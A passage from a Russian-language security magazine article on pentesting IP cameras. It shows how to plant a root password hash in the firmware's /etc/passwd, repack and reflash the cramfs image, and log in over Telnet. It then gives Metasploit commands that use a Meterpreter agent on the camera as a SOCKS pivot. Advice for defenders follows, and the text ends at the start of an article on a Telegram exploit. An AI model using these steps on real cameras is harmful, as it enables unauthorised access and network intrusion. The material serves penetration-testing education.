
Генерируем хеш:

```
openssl passwd -1 password
```



```
└─$ openssl passwd -1 password
$1$A9AD2a57$R/2P1FRkZWS3prcAjB8Vl.
```

Делаем хеш для замены в прошивке



[redacted]\Pn235_Dn235_Vn235_F117.20171229.upf\rootfs.cramfs\etc\

Имя	Размер	Сжатый	Режим	Папок	Файлов
init.d	1 530	918	drwxr-xr-x	0	4
ppp	64 584				
udev	65 223				
fs-version	30				
fstab	95				
group	9				
inittab	3 440				
mtab	101				
passwd	59				
passwd-	38				
profile	512				
protocols	2 478				
resolv.conf	27				
services	15 958				
usb_modeswitch.d	25				
Wireless	17				
wpa_supplicant.conf	252				

passwd – Блокнот

```
root:$1$RYIwEi[redacted]:0:0::/root:/bin/sh
```


Меняем файл /etc/passwd

После этих манипуляций мы почти готовы перезаливать прошивку. Неужели все так просто? Да, почти. Стоит лишь учесть тип файловой системы, используемый в прошивке. В нашем случае это cramfs. Распаковать ее действительно можно обычным архиватором, но вот запаковать уже так просто не получится. Для этого нам надо установить окружение и выполнить такую команду:

```
mkcramfs romfs romfs-x.cramfs
```

> **WARNING**
>
> Если ты зальешь неправильную прошивку, камера, скорее всего, превратится в «кирпич» и в реальном пентесте ты больше не сможешь получить к ней доступ.

Вот теперь мы уже точно готовы к прошивке камеры.




[redacted]\Pn235_Dn235_Vn235_Normal IPC

Заливаем прошивку

Жмем кнопку «Прошивка», и камера перестает отвечать на пинги и вообще не подает никаких признаков жизни.


Но спустя минуту она снова появляется, и мы можем наконец выдохнуть. Смотрим, поднялся ли наш Telnet. Да, он работает, и мы можем подключиться к нему с паролем, который внесли в `/etc/passwd`.



```
└─$ telnet [redacted]
Trying [redacted].
Connected to [redacted].
Escape character is '^]'.

localhost login: root
Password:
Welcome to HiLinux.
-sh: nfsroot: not found
# ls
# help
-sh: help: not found
# pwd
/root
# ls /etc
Wireless          inittab           profile           usb_modeswitch.d
fs-version        mtab              protocols         wpa_supplicant.conf
fstab             passwd            resolv.conf
group             passwd-           services
init.d            ppp               udev
# ls /bin
[              df             himm           mktemp         runsv          timeout
[[             diff           hostid         more           runsvdir       top
addgroup       dirname        hostname       mount          rx             touch
adduser        dmesg          hush           mountpoint     script         tr
arping         dnsdomainname  id             msh            scriptreplay   true
ash            dos2unix       ifplugd        mt             sed            tty
awk            du             ionice         mv             seq            ttysize
basename       dumpkmap       ip             nc             setarch        udevd
beep           echo           ipaddr         netstat        setkeycodes    udevinfo
btools         ed             ipcalc         nice           setsid         udevstart
busybox        egrep          ipcrm          nmeter         setuidgid      udpsvd
cal            eject          iplink         nohup          sh             umount
cat            env            iproute        nslookup       sha1sum        uname
```

Успешное подключение к камере по Telnet

На этот раз нам доступен Netcat.



```
# ls /bin
[              df             himm           mktemp         runsv          timeout
[[             diff           hostid         more           runsvdir       top
addgroup       dirname        hostname       mount          rx             touch
adduser        dmesg          hush           mountpoint     script         tr
arping         dnsdomainname  id             msh            scriptreplay   true
ash            dos2unix       ifplugd        mt             sed            tty
awk            du             ionice         mv             seq            ttysize
basename       dumpkmap       ip             nc             setarch        udevd
beep           echo           ipaddr         netstat        setkeycodes    udevinfo
btools         ed             ipcalc         nice           setsid         udevstart
busybox        egrep          ipcrm          nmeter         setuidgid      udpsvd
cal            eject          iplink         nohup          sh             umount
cat            env            iproute        nslookup       sha1sum        uname
```

Обнаружение Netcat на камере

С помощью Netcat мы легко перенесем любую нагрузку и сможем запустить ее. Например, Meterpreter, который мы сгенерировали ранее.

После того как у нас снова залит и запущен C2 агент на камере, можно запускать прокси. На этот раз всего в несколько команд:

```
run autoroute -s 10.0.0.0/8
background
use auxiliary/server/socks_proxy
run
```

После этого мы получим полноценное проксирование через камеру, а также удобный контроль над ней в виде C2-агента.

Итак, мы захватили уже четыре камеры и можем подвести промежуточный итог. Мы увидели, как быстро и просто можно использовать камеру в пентестерском ремесле, получать на ней RCE и выполнять пивотинг. Такие кейсы вполне можно реализовать на реальном проекте за небольшое время. Потенциально они могут послужить точкой закрепления либо точкой проксирования трафика.

Кстати, искать камеры достаточно просто — по сочетанию открытых TCP портов 80 и 554.

В продолжение этой темы могу порекомендовать ознакомиться с докладом Dahua про камеры. Доклад настолько жесткий, что начинается со слов «выпаяем память, чтобы получить прошивку».

ДЛЯ ЗАЩИТНИКОВ

Наверное, ты уже заметил, что все кейсы начинались с того, что на камере установлен пароль по умолчанию. А кейсы с прошивками были связаны с захардкоженными паролями. Исходя из этого, для защиты камер рекомендую:

- меняй дефолтные пароли, это прикроет почти все возможные векторы эксплуатации;
- обновляй софт, производители зачастую выпускают обновления безопасности;
- обновляй железо, иногда так бывает, что устройство перестает поддерживаться, в таком случае стоит заменять его более актуальным;
- рекомендуй начальству проводить пентесты, чтобы обнаруживать подобные недостатки в своих инфраструктурах и вовремя принимать меры;
- изолируй сегмент камер от основной инфраструктуры.

Иногда бывает, что камеры находятся не в ведомстве ИТ- или ИБ-отделов, а в ведомстве отдела безопасности (охраны). В таком случае влиять на обновление камер со стороны ИБ очень тяжело. Могу только порекомендовать стараться изолировать сегменты сети, на обновления которых твоя команда не может влиять.

ВЫВОДЫ

В этой статье я хотел на реальных примерах показать, что камеры вполне можно использовать для проведения сложных атак в инфраструктурах. Понятно, что мы рассмотрели не все возможные случаи, и в каждой ситуации тебе придется самому додумывать и докручивать, но ты уже будешь знать о методах, которые стоит попробовать в первую очередь. Возможно, у тебя получится реализовать нечто новое и более крутое, тогда будем ждать твоих публикаций и ресерчей!

УБОЙНОЕ ВИДЕО

Как я написал эксплоит для бага в Telegram и что было дальше


Недавно мне на глаза попался пост примерно такого содержания: «В Telegram выявлена новая уязвимость, связанная с загрузкой видеороликов». К посту прилагалась демонстрация: пользователь получает видео, при тапе по которому Telegram пытается установить стороннее приложение. При этом проблема не привлекла особенного внимания. Я решил разобраться, работает ли способ, и написать к нему эксплоит.

Антон Шустиков
Консультант по FinTech, крипто, ИБ
@CakesCats_com

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ

